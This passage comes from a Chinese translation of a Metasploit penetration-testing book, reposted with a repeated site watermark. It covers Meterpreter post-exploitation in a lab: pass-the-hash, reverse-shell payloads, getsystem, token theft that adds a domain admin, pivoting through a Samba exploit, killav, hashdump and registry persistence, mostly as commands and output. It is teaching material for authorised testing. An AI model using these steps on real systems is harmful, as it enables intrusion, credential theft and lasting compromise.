有兴趣的话，可以这样试一下：将密码重置为复杂的 14 个字符长或更短的密码，使用 hashdump 提取密码哈希值复制第一个 LM 的哈希值（在上例中以 aad3b435 开头的字串），然后搜索在线的密码破解页面提交你的哈希值。等待几分钟，就可以获得你破解后的密码（注意不要使用你真实的密码，因为这些信息可被任意访问这个页面的人获得！）。这就是彩虹表破解，彩虹表是哈希值和与之对应的明文密码组的巨大表单，通常用作密码破解。彩虹表可以是字符 0-9、a-z、特殊字符和空格的任意组合。当把哈希提交到在线页面进行破解的时候，页面的后台服务将从以十亿计的彩虹表中搜索你的哈希值所对应的密码明文。

6.3 传递哈希值

在前面的例子中，我们遭遇了一点小麻烦：我们已经提取到管理员用户的用户名和密码哈希值，但我们不能在可接受时间内将明文密码破解出来。如果不知道明文密码，如何通过这个用户账号登录到更多的主机，入侵更多的系统呢？

这里将用到哈希值传递技术，仅仅有密码的哈希值就够了，而不需要密码明文。用 Metasploit 的 *windows/smb/psexec* 模块就可以实现，如下所示：

```
msf> use windows/smb/psexec ❶
msf exploit(psexec)> set PAYLOAD windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec)> set LHOST 192.168.33.129
LHOST => 192.168.33.129
msf exploit(psexec)> set LPORT 443
LPORT => 443
msf exploit(psexec)> set RHOST 192.168.33.130
RHOST => 192.168.33.130

. . . SNIP . . .

msf exploit(psexec)> set SMBPass
aad3b435b51404eeaad3b435b51404ee:b75989f65d1e04af7625ed712ac36c2
SMBPass => aad3b435b51404eeaad3b435b51404ee:b75989f65d1e04af7625
msf exploit(psexec)> exploit
[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'Administrator'...
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
[*] Uploading payload...
[*] Created \JsOvAFLy.exe...
```

选择 smb/psexec 模块❶，设置好 LHOST、LPORT 和 RHOST 等参数之后，将 SMBPass 变量设置为先前获得的密码哈希值❷。可以看到认证通过了，我们获得了 Meterpreter 会话。这里我们没有破解密码，也不需要明文密码，仅仅使用密码哈希值就获得了管理员权限。

如果成功入侵了某大型网络中的一台主机，在多数情况下，这台主机的管理员账号与域中其他大部分系统的应该一样。这样我们就可以无须破解密码，就能够实现从一个节点到另一个节点的攻击。

6.4　权限提升

现在我们获得了目标系统的访问权限，可以通过 **net user** 命令创建限制权限的普通用户账号。我们将示例讲解如何创建新的用户并对其权限进行提升（你可以在第 8 章中学习更多这方面的知识）。

如果以受限用户账号登入，将会被限制执行需要管理员权限的一些命令，对账号进行提权可以克服这类问题。

在 Windows XP 的目标机上输入以下命令：

```
C:\Documents and Settings\Administrator>net user bob password123 /add.
```

然后，我们创建一个基于 Meterpreter 的攻击载荷程序——*payload.exe*，复制到目标 XP 机上，并在 bob 用户账户下运行，这是我们新建立的受限用户账号。在这个实例中，我们使用攻击载荷生成器（msfpayload）来创建以普通 Windows 可执行文件格式的 Meterpreter 攻击载荷程序 *payload.exe*。（在第 7 章中我们将会讨论 msfpayload 的更多细节）

```
root@bt:/opt/framework3/msf3# msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.33.129 LPORT=443 X > payload.exe ❶
root@bt:/opt/framework3/msf3# msfcli multi/handler PAYLOAD=windows/meterpreter/reverse_tcp
LHOST=192.168.33.129 LPORT=443 E ❷
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.33.129:443
[*] Starting the payload handler...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.33.129:443 -> 192.168.33.130:1056)
meterpreter > getuid ❸
Server username: IHAZSECURITY\bob
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

创建 Meterpreter 攻击载荷时，我们所设置的 LHOST 和 LPORT 参数指示了反向 shell 连接到攻击机地址和端口 443。随后我们调用 msfcli 接口进行监听并等待连接，当有连接到达的时候，将会开启 Meterpreter 的 shell。

在攻击机上创建 Meterpreter 可执行程序❶，复制到 Windows XP 机上，然后以 bob 用户运行。

我们❷设置监听以接收 Meterpreter 连接，然后在目标系统上执行 *payload.exe*，得到一个受限用户的 Meterpreter 控制台❸。例如，我们可以在 Back|Track 机上生成 *payload.exe*，拷贝到 Windows XP 机上，然后设置监听以获得 Meterpreter 会话。

```
meterpreter > shell ❶
Process 2896 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>net user bob

. . . SNIP . . .

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
C:\>^Z
Background channel 1? [y/N]  y
```

在上面显示的过程中，我们用 Meterpreter 会话进入到 shell❶，输入 **net user bob**，可以看到 bob 用户在 Users 的组里面，不是管理员，只拥有受限的权限。在这个账户环境下，我们的攻击范围是受限的，不能进行特定类型的攻击，比如无法提取 SAM 数据库获得用户和密码哈希值（幸运的是，Meterpreter 可以克服这样的困难，等下你就可以看到）。查询完毕后，按 **CTRL-Z** 键退出 shell 并保留 Meterpreter 会话。

> **提示**：Meterpreter 使用小窍门——在 Meterpreter 控制台里的时候，可以输入 background 跳转到 MSF 终端里，Meterpreter 的会话仍在运行。然后输入 sessions -l 和 sessions -i 会话 id 可返回到 Meterpreter 控制台。

现在让我们来获取管理员或 SYSTEM 权限。如下所示，我们输入 **use priv** 命令来加载 priv 扩展，以便访问某些特权模块（这些模块可能已经加载）。然后输入 **getsystem** 命令尝试将权限提升到本地系统权限或管理员权限。可以输入 **getuid** 命令来检查获取的权限等级。服务端用户名返回的是 *NT AUTHORITY\SYSTEM*，这意味着我们成功获得了管理员权限。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
meterpreter > use priv
Loading extension priv...success.
meterpreter > getsystem
...got system (via technique 4).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

我们可以使用 rev2setf 命令，切换回 Meterpreter shell 会话中的初始用户账号。

6.5　令牌假冒

在令牌假冒攻击中，我们将攫取目标系统中的一个 Kerberos 令牌，将其用在身份认证环节，来假冒当初创建这个令牌的用户。令牌假冒是 Meterpreter 最强大的功能之一，对渗透测试非常有帮助。

设想以下的场景，比方说：你正在对某个组织进行渗透测试，成功地入侵了系统并建立了一个 Meterpreter 的终端，而域管理员用户在 13 小时内登录过这台机器。在该用户登入这台机器的时候，一个 Kerberos 令牌将会发送到服务器上（进行单点登录）并将在随后的一段时间之内有效。你可以使用这个活动令牌来入侵系统，通过 Meterpreter 你可以假冒成域管理员的角色，而不需要破解他的密码，然后你就可以去攻击域管理员账号，甚至是域控制器。这可能是获取系统访问最简便的方法，也是体现 Meterpreter 实用性的另一个例子。

6.6　使用 ps

在这个例子中，我们使用 Meterpreter 的 **ps** 命令列举当前运行的应用程序以及运行这些应用的用户账号。我们所在域的名字是 SNEAKS.IN❶，域管理员用户名为 ihazdomainadmin❷。

```
meterpreter > ps

Process list
============

 PID   Name                Arch  Session  User                          Path
 ---   ----                ----  -------  ----                          ----
 0     [System Process]
 4     System              x86   0        NT AUTHORITY\SYSTEM
380    cmd.exe             x86   0       ❶SNEAKS.IN\ihazdomainadmin❷    \System\
    Root\System32\cmd.exe

. . . SNIP . . .

meterpreter >
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如下所示，我们使用 **steal_token** 命令和 PID 参数（这里是 380）来盗取域管理员用户的令牌。

```
meterpreter > steal_token 380
Stolen token with username: SNEAKS.IN\ihazdomainadmin
meterpreter >
```

我们已经成功地假冒了域管理员账号，现在 Meterpreter 是以域管理员用户来运行了。

某些情况下**ps**命令不能列出域管理员运行的进程。我们可以使用**incognito**命令列举出系统上可以利用的令牌。因为结果可能不同，渗透测试时需要同时检查**ps**命令和**incognito**命令的输出结果。

通过 **use incognito** 命令加载 *incognito* 模块，然后通过 **list_token -u** 命令列举出令牌。在❶可以看到 *SNEAKS.IN\ihazdomainadmin* 用户账号。现在我们可以假冒别的用户了。

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
SNEAKS.IN\ihazdomainadmin ❶
IHAZSECURITY\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

如下所示，我们成功扮演了 ihazdomainadmin 令牌❶并添加了一个新的用户❷，然后给它赋予了域管理员的权限❸。（在❶输入 DOMAIN\USERNAME 的时候需要输入两个反斜杠，\\）域控制器为 192.168.33.50。

```
meterpreter > impersonate_token SNEAKS.IN\\ihazdomainadmin ❶
[+] Delegation token available
[+] Successfully impersonated user SNEAKS.IN\ihazdomainadmin
meterpreter > add_user omgcompromised p@55w0rd! -h 192.168.33.50 ❷
[*] Attempting to add user omgcompromised to host 192.168.33.50
[+] Successfully added user
meterpreter > add_group_user "Domain Admins" omgcompromised -h 192.168.33.50 ❸
[*]   Attempting to add user omgcompromised to group Domain Admins on domain controller
    192.168.33.50
[+] Successfully added user to group
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在输入 **add_user** 和 **add_group_user** 命令时，请确保指定了**-h** 参数，这个参数是域管理员账号添加到的目的地址。在这里是域控制器的 IP 地址。这种攻击无疑极具破坏性：从原理上来说，域管理员登录到任何系统上的 Kerberos 令牌，都可以被假冒，以达到访问整个域的目的，这也意味着网络上任何一台机器都是薄弱环节。

6.7　通过跳板攻击其他机器

跳板攻击（Pivoting）是 Meterpreter 提供的一种攻击方法，允许从 Meterpreter 终端攻击网络中的其他系统。比方说，假如攻击者成功地入侵了一台主机，他就可以任意地利用这台机器作为跳板攻击网络中的其他系统，或者访问由于路由问题而不能直接访问的内网系统。

举个例子，假如你现在从互联网上实施渗透测试，通过某个漏洞入侵了一个系统，并在内部网络中取得了 Meterpreter 终端。但这个系统上并没有你想要的所有东西，然而你也不能直接访问其他的内网系统，这时就需要进行内网拓展。跳板攻击允许你使用已经取得控制的 Meterpreter 终端来攻击内部网络中的其他机器。

在下面的例子中，我们将从一个子网攻击一个目标系统，然后通过这个系统建立路由去攻击其他机器。首先，我们尝试对 Windows XP 机器进行漏洞攻击，成功后以此为据点，再对内部网络的一个 Ubuntu 系统进行攻击。攻击机的 IP 是 10.10.1.1/24 中的地址，目标是 192.168.33.1/24 的网络。

我们假设通过入侵已经获得了某个服务器的访问权限，所以关注的是如何与目标网络建立连接。我们将使用在 *scripts/meterpreter/*目录中的 Meterpreter 外部脚本，这些脚本提供了可以在 Meterpreter 中使用的额外功能。

```
[*] Meterpreter session 1 opened (10.10.1.129:443 -> 192.168.33.130:1075)

meterpreter > run get_local_subnets ❶
Local subnet: 192.168.33.0/255.255.255.0
meterpreter > background ❷
msf exploit(handler) > route add 192.168.33.0 255.255.255.0 1 ❸
msf exploit(handler) > route print ❹

Active Routing Table
====================

   Subnet            Netmask           Gateway
   ------            -------           -------
   192.168.33.0      255.255.255.0     Session 1 ❺
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

我们首先通过 **run get_local_subnets** 命令，在 Meterpreter 会话中展示受控系统上本地子网❶。成功地入侵了 Windows XP 机并拥有完全的访问权限，然后我们将攻击会话放到后台运行❷，在 MSF 终端中执行添加路由命令❸，告知系统将远程网络 ID（即受控主机的本地网络）通过攻击会话 1 来进行路由，然后通过 **route print** 命令显示当前活跃的路由设置❹。可以看到正如预期的那样添加了路由❺。

然后我们对目标 Linux 系统进行第二次渗透攻击，这里使用的是基于 Samba 的堆溢出漏洞攻击，这个漏洞存在于我们的 Metasploitable 靶机上。

```
use msf exploit(handler) > use linux/samba/lsa_transnames_heap
msf exploit(lsa_transnames_heap) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(lsa_transnames_heap) > set LHOST 10.10.1.129 ❶
LHOST => 10.10.1.129
msf exploit(lsa_transnames_heap) > set LPORT 8080
LPORT => 8080
msf exploit(lsa_transnames_heap) > set RHOST 192.168.33.132 ❷
RHOST => 192.168.33.132
msf exploit(lsa_transnames_heap) > ifconfig ❸
[*] exec: ifconfig

eth0      Link encap:Ethernet  HWaddr 00:0c:29:47:e6:79
          inet addr:10.10.1.129  Bcast:10.10.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe47:e679/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23656 errors:0 dropped:0 overruns:0 frame:0
          TX packets:32321 errors:0 dropped:0 overruns:0 carrier
          collisions:0 txqueuelen:1000
          RX bytes:4272582 (4.2 MB)  TX bytes:17849775 (17.8 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:600 errors:0 dropped:0 overruns:0 frame:0
          TX packets:600 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:41386 (41.3 KB)  TX bytes:41386 (41.3 KB)

msf exploit(lsa_transnames_heap) > exploit

[*] Started reverse handler on 10.10.1.129:8080
[*] Creating nop sled....
[*] Trying to exploit Samba with address 0xffffe410...
[*] Connecting to the SMB service...
[*] Binding to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...
[*] Bound to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...
[*] Calling the vulnerable function...
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
[+] Server did not respond, this is expected
[*] Trying to exploit Samba with address 0xffffe411...
[*] Connecting to the SMB service...
[*] Binding to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...
[*] Bound to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...
[*] Calling the vulnerable function...
[+] Server did not respond, this is expected
[*] Trying to exploit Samba with address 0xffffe412...
[*] Connecting to the SMB service...
[*] Binding to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...
[*] Bound to 12345778-1234-abcd-ef00-0123456789ab:0.0@ncacn_np:192.168.33.132[\lsarpc] ...
[*] Calling the vulnerable function...
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (10.10.1.129:8080 -> 192.168.33.132:1608) ❹
```

通过 **ifconfig** 命令显示网络信息❸，再与 LHOST❶和 RHOST❷变量进行对比，可以看到，LHOST 参数指定的是攻击机的 IP 地址。另外注意到，RHOST 参数的 IP 地址设置成了目标网络子网中的地址，我们通过已经攻陷的机器建立隧道，来对其进行攻击。这时所有的流量都会通过这台受控机器与子网中的其他目标进行通信。这种情况下，如果堆溢出成功，将会得到一个来自 192.168.33.132 的反弹终端，这个反弹连接也简单地利用了在受控主机上建立的网络通信渠道。以 **exploit** 命令执行漏洞利用，和预期的一样，与我们的目标靶机，而非 Windows XP 建立了控制连接❹。现在，如果希望进一步对内网进行跳板扫描，我们可以使用 Metasploit 内建的 *scanner/portscan/tcp* 扫描模块，该模块能够通过 Metasploit 来使用已建立的路由通道。

> **提示：**你也可以使用 scanner/portscan/tcp 扫描器通过跳板机器，对目标子网进行大范围的端口扫描。这里我们不再给出细节步骤，而仅仅提示了可以使用这个模块对目标子网进行跳板的端口扫描。

在先前的例子中，我们在入侵系统后使用 **route add** 命令为 Meterpreter 的攻击会话添加路由，如果要更加自动化地完成这一操作，我们可以选择使用 **load auto_add_route** 命令：

```
msf exploit(ms08_067_netapi) > load auto_add_route
[*] Successfully loaded plugin: auto_add_route

msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 10.10.1.129:443
[*] Triggering the vulnerability...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (10.10.1.129:443 -> 192.168.33.130:1090)
[*] AutoAddRoute: Routing new subnet 192.168.33.0/255.255.255.0 through session 1
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.8 使用 Meterpreter 脚本

Meterpreter 的扩展脚本可以在 Meterpreter 终端里帮助你进行系统查点，或完成事先定义好的任务。这里我们不打算介绍所有的脚本，但是会涉及到少数几个比较重要的。

> **提示：** Meterpreter 的扩展脚本目前正在移植到后渗透攻击模块中，我们在本章中将同时覆盖到扩展脚本和后渗透攻击模块。

通过“**run 脚本名字**”命令，可以在 Meterpreter 终端中运行扩展脚本。脚本可能会直接运行，也可能提供如何使用的帮助。

比如你希望在受控系统上运行一个交互式的远程图形化工具，你可以使用 VNC 协议将受控系统的桌面通信通过隧道方式映射过来，使得你访问到远程的图形化桌面。但在某些情况下，受控系统可能是被锁定的，而你无法访问到桌面，但无须担忧：Metasploit 能够帮我们搞定一切。

在下面的例子中，我们运行 **run vnc** 命令，在远程系统上安装 VNC 会话。然后可以运行 **screen_unlock** 命令对目标机器上的桌面进行解锁。这样就能看到目标主机桌面的 VNC 窗口。

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.33.129 LPORT=4545)
[*] Running payload handler
[*] VNC stager executable 37888 bytes long
[*] Uploaded the VNC agent to C:\WINDOWS\TEMP\CTDWtQC.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.33.129:4545...
[*] VNC Server session 2 opened (192.168.33.129:4545 -> 192.168.33.130:1091)
```

这里将会得到目标主机的 VNC 图形界面接口，允许直接操作远程桌面。

```
meterpreter > run screen_unlock
[*] OS 'Windows XP (Build 2600, Service Pack 2).' found in known targets
[*] patching...
[*] done!
```

6.8.1 迁移进程

当我们攻击系统时，常常是对诸如 Internet Explorer 之类的服务进行漏洞利用的，如果目标主机关闭了浏览器，Meterpreter 会话也将随之被关闭，从而导致与目标系统的连接丢失。为了避免这个问题，我们可以使用迁移进程的后渗透攻击模块，将 Meterpreter 会话迁移到内存空间中的其它稳定的、不会被关闭的服务进程中，以维持稳定的系统控制连接。

```
meterpreter > run post/windows/manage/migrate
[*] Running module against V-MAC-XP
[*] Current server process: revterp.exe (2436)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
```

6.8.2　关闭杀毒软件

杀毒软件可以阻止某些攻击。在渗透测试过程中，智能杀毒软件和主机入侵防御产品会阻止我们运行某些攻击，在这种情况下，我们可以运行 **killav** 扩展脚本来停止相关进程。

```
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
[*] Killing off cmd.exe...
```

6.8.3　获取系统密码哈希值

获取系统密码哈希值的副本可以帮助我们实施哈希值传递攻击，或是进行哈希值暴力破解还原明文密码。可以通过 **run hashdump** 命令获得密码哈希值：

```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY de4b35306c5f595438a2f78f768772d2...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
```

6.8.4　查看目标机上的所有流量

想要查看到目标系统上的所有网络流量，可以运行数据包记录脚本。所有被捕获的包都以*.pcap* 的文件格式存储下来，并能够被 Wireshark 等工具解析。下面我们以-i 1 的参数运行数据包记录脚本，以指定记录数据包的网卡。

```
meterpreter > run packetrecorder -i 1
[*] Starting Packet capture on interface 1
[*] Packet capture started
```

6.8.5　攫取系统信息

Scraper 脚本可以列举出你想从系统得到的任何信息，可以攫取用户名和密码、下载全部注册表、挖掘密码哈希值、收集系统信息以及输出 HKEY_CURRENT_USER (HKCU)。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
meterpreter > run scraper
[*] New session on 192.168.33.130:1095...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\XklepHOU.reg)
```

6.8.6 控制持久化

Meterpreter 的 **persistence** 脚本允许注入 Meterpreter 代理，以确保系统重启之后 Meterpreter 还能运行。如果是反弹连接方式，可以设置连接攻击机的时间间隔。如果是绑定方式，可以设置在指定时间绑定开放端口。

> **警告**：如果要使用这个功能，请确保完成之后进行移除。如果忘了做的话，任何攻击者都可以无须认证，获取到这个系统的访问权。

如下所示，我们运行 **persistence** 脚本让系统开机自启动 Meterpreter（-X），50 秒（-i 50）重连一次，使用的端口为 443（-p 443），连接的目的 IP 为 192.168.33.129。然后用 **use multi/handler** 命令进行监听❶，在设置了一大堆参数之后执行 **exploit** 命令，可以看到和预期的一样建立了连接❸。

```
meterpreter > run persistence -X -i 50 -p 443 -r 192.168.33.129
[*] Creating a persistent agent: LHOST=192.168.33.129 LPORT=443 (interval=50 onboot=true)
[*] Persistent agent script is 316384 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\asSnqrlUDRwO.vbs
[*] Agent executed with PID 3160
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\xEYnaHedooc ❷
[*] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\
    xEYnaHedooc
msf> use multi/handler ❶
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set LHOST 192.168.33.129
LHOST => 192.168.33.129
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.33.129:443
[*] Starting the payload handler...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 2 opened (192.168.33.129:443 -> 192.168.33.130:1120) ❸
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在撰写本书时，移除 Meterpreter 代理的唯一办法是删除 HKLM\Software\Microsoft\Windows\CurrentVersion\Run\中的注册表键和 C:\WINDOWS\TEMP\中的 VBScript 文件，手工删除并记录注册表健值（例如 HKLM\Software\Microsoft\Windows\CurrentVersion\Run\xEYnaHedooc❷）。一般可以通过 Meterpreter 或到 shell 里面进行删除。如果你觉得用 GUI 更方便的话，可以使用 **run vnc** 命令远程桌面操作注册表进行删除。（请注意注册表中的键每次都会改变，所以要在 Metasploit 添加注册表键的时候做好记录。）

6.9　向后渗透攻击模块转变

像先前提到的那样，Meterpreter 扩展脚本正在被慢慢转换为后渗透攻击模块，最终将和 Metasploit 模块使用统一的标准和格式。后面的章节可以看到辅助模块和漏洞攻击模块的完整结构。Meterpreter 脚本以前使用自己的格式，和其他模块的区别很大。

模块间统一格式的好处之一是可以在所有会话间实施相同的攻击。设想一下，比方说，你有 10 个开放的 Meterpreter 终端。以前需要在所有会话里一个一个地运行 **hashdump** 命令，或编写定制的脚本。而现在，如果有需要的话，你可以和所有的会话进行交互，同时运行 **hashdump** 命令等。

下面的代码展示了如何使用后渗透攻击模块的例子：

```
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY de4b35306c5f595438a2f78f768772d2...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...
```

如果想列举所有的后渗透攻击模块，可以这样输入然后在末尾按 TAB 键：

```
meterpreter > run post/
```

6.10　将命令行 Shell 升级为 Meterpreter

Metasploit 框架的一个新功能是可以在系统被攻陷的时候使用 **sessions -u** 命令将命令行 shell 升级为 Meterpreter。如果我们开始的时候使用命令行 shell 进入某系统，后来发现这台机器是进一步攻击整个网络的完美跳板，这时将控制会话升级为 Meterpreter 就会显得非常有用。下

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

面的例子是使用 MS08-067，以反弹命令行 shell 作为 payload，然后将其升级为 Meterpreter shell 的全部过程。

```
root@bt:/opt/framework3/msf3# msfconsole
msf > search ms08_067
[*] Searching loaded modules for pattern 'ms08_067'...

Exploits
========

   Name                          Rank   Description
   ----                          ----   -----------
   windows/smb/ms08_067_netapi   great  Microsoft Server Service Relative Path Stack
    Corruption
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > set TARGET 3
target => 3
msf exploit(ms08_067_netapi) > setg LHOST 192.168.33.129 ❶
LHOST => 192.168.33.129
msf exploit(ms08_067_netapi) > setg LPORT 8080
LPORT => 8080
msf exploit(ms08_067_netapi) > exploit -z ❷

[*] Started reverse handler on 192.168.33.129:8080
[*] Triggering the vulnerability...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.33.129:8080 -> 192.168.33.130:1032)
[*] Session 1 created in the background.
msf exploit(ms08_067_netapi) > sessions -u 1 ❸

[*] Started reverse handler on 192.168.33.129:8080
[*] Starting the payload handler...
[*] Command Stager progress - 3.16% done (1694/53587 bytes)
[*] Command Stager progress - 6.32% done (3388/53587 bytes)

. . . SNIP . . .

[*] Command Stager progress - 97.99% done (52510/53587 bytes)
[*] Sending stage (748032 bytes)
msf exploit(ms08_067_netapi) > [*] Meterpreter session 2 opened (192.168.33.129:8080 ->
    192.168.33.130:1044)
msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...
meterpreter >
```

